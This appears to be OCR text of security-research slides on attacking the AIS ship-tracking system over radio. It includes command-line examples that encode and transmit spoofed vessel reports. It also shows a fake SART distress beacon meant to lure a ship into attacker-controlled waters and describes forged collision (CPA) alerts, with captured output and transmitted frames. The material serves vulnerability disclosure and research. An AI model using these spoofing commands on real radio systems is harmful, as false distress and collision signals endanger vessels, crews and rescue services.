**Samp Rate (Sps):** 326.531k
**Ch0: Center Freq (Hz):** 162M
**Ch0: Gain (dB):** 0
**Ch0: Antenna:** TX/RX

# *AIS Frame Builder* Block





Figure 4: Detail of the *AIS Frame Builder* block.

# Radio-Frequency Evaluation



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

| | Distress Beacons | | ✓ |
| | Weather Forecasting | | ✓ |
| Hijacking | Hijacking | ✓ | ✓ |
| Availability Disruption | Slot Starvation | | ✓ |
| | Frequency Hopping | | ✓ |
| | Timing Attack | | ✓ |

# Testing Lab [1/2]




# Testing Lab [2/2]

- Attacker [SX] – Victim [DX]




# Spoofing in RF

- Example: static and dynamic reports for a ship



```
$ ./AIVDM_Encoder.py −type=24 −mmsi=247320160
                     −vname=FOO −csign=FOO
H3co>H0Htt0000000000000000
$ ./AiS_TX.py −payload=H3co>H0Htt0000000000000000
              −channel=A

$ ./AIVDM_Encoder.py −type=1 −mmsi=247320160
                     −speed=100 −course=83
                     −long=8.46 −lat=43.01
13co>HgP?‘0VfQ0HW4d3?gw<0000
$ ./AiS_TX.py −payload=13co>HgP?‘0VfQ0HW4d3?gw<0000
              −channel=A
```




| Class | MMSI | Ship Name | Call Sign | SOG | COG | Latitude | Longitude | Last Report | Bearing | Range |
|---|---|---|---|---|---|---|---|---|---|---|
| A | 247320160 | FOO | FOO | 100 kn | 83° | 43° 01.2000' N | 008° 46.2000' E | 0:01 | 177° | 165.2 nr |

**Figure 5: The EasyTRX2 monitoring tool correctly interpreted our spoofed vessel.**

# Trigger SOS


- Fake a *"man-in-the-water"* distress beacon
- Trigger SART (S.O.S.) alerts, visually and acoustically
- Mandatory by legislation
- Lure a victim vessel into navigating to a hostile and attacker-controller sea space



```
$ ./AIVDM_Encoder.py −type=1 −mmsi=970010000
                     −lat=45.6910 −long=9.7235
  | xargs −I X ./AiS_TX.py −payload=X −channel=A,B
```

**Listing 4: Distress beacon (SART) spoofing in radio-frequency.**

# Trigger SOS



pastus@fly-bird3: ~
File Modifica Visualizza Cerca Terminale Aiuto
pastus@fly-bird3: ~/Scrivania/Ais_condivisa/Code
File Modifica Visualizza Cerca Terminale Schede Aiuto
pastus@fly-bird3: ~/Scrivania/Ais_con...
pastus@fly-bird3: ~

```
pastus@fly-bird3:~$ cu -l /dev/ttyUSB0 -s 38400 | grep AIVDM
cu: Stale lock /var/lock/LCK..ttyUSB0 held by process 22092 created 2
013-10-08 20:59:14
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
 IVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
 IVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
 IVDM,1,1,,A,1>M4eT?P010PB0nHr3bC@gw<0000,0*37
```


```
010101010
USent Frame (NRZI enabled) = 0110011001100110011001101111111010010101
111011110110100100011100001010010101000010101010101001010101001010110
11001110101010001001011000001100001000100100110101100000001111011101110
1010101010101010101010101110111111000101110000000010101010101010101010101
010101010
USent Frame (NRZI enabled) = 0110011001100110011001101111111010010101
111011110110100100011100001010010101000010101010101001010101001010110
11001110101010001001011000001100001000100100110101100000001111011101110
1010101010101010101010101110111111000101110000000010101010101010101010101
010101010
U
```

Crafting an SOS alert

# Trigger CPA alerts

- Fake a CPA alert *(Closest Point of Approach)*
- Trigger a collision warning
- Possibly alter course

$$\begin{cases} T_{CPA} = \frac{-w(t_i)\cdot(S_r - S_s)}{|S_r - S_s|^2} \\ D_{CPA} = |w(t_i) + T_{CPA}(S_r - S_s)| \end{cases}$$



AIS Alert

| MMSI | | Class |
|---|---|---|
| 247320160 | | B |
| Unknown | | |
| 0m x 0m | | |
| Position | | Report Age |
| 45 41.4563 N<br>009 43.4840 E | | 0s |
| Speed | Course | Heading |
| 102.00 Kts | 272° | --- |
| Range | Bearing | Turn Rate |
| 129 m | 093° | --- |
| CPA | | |
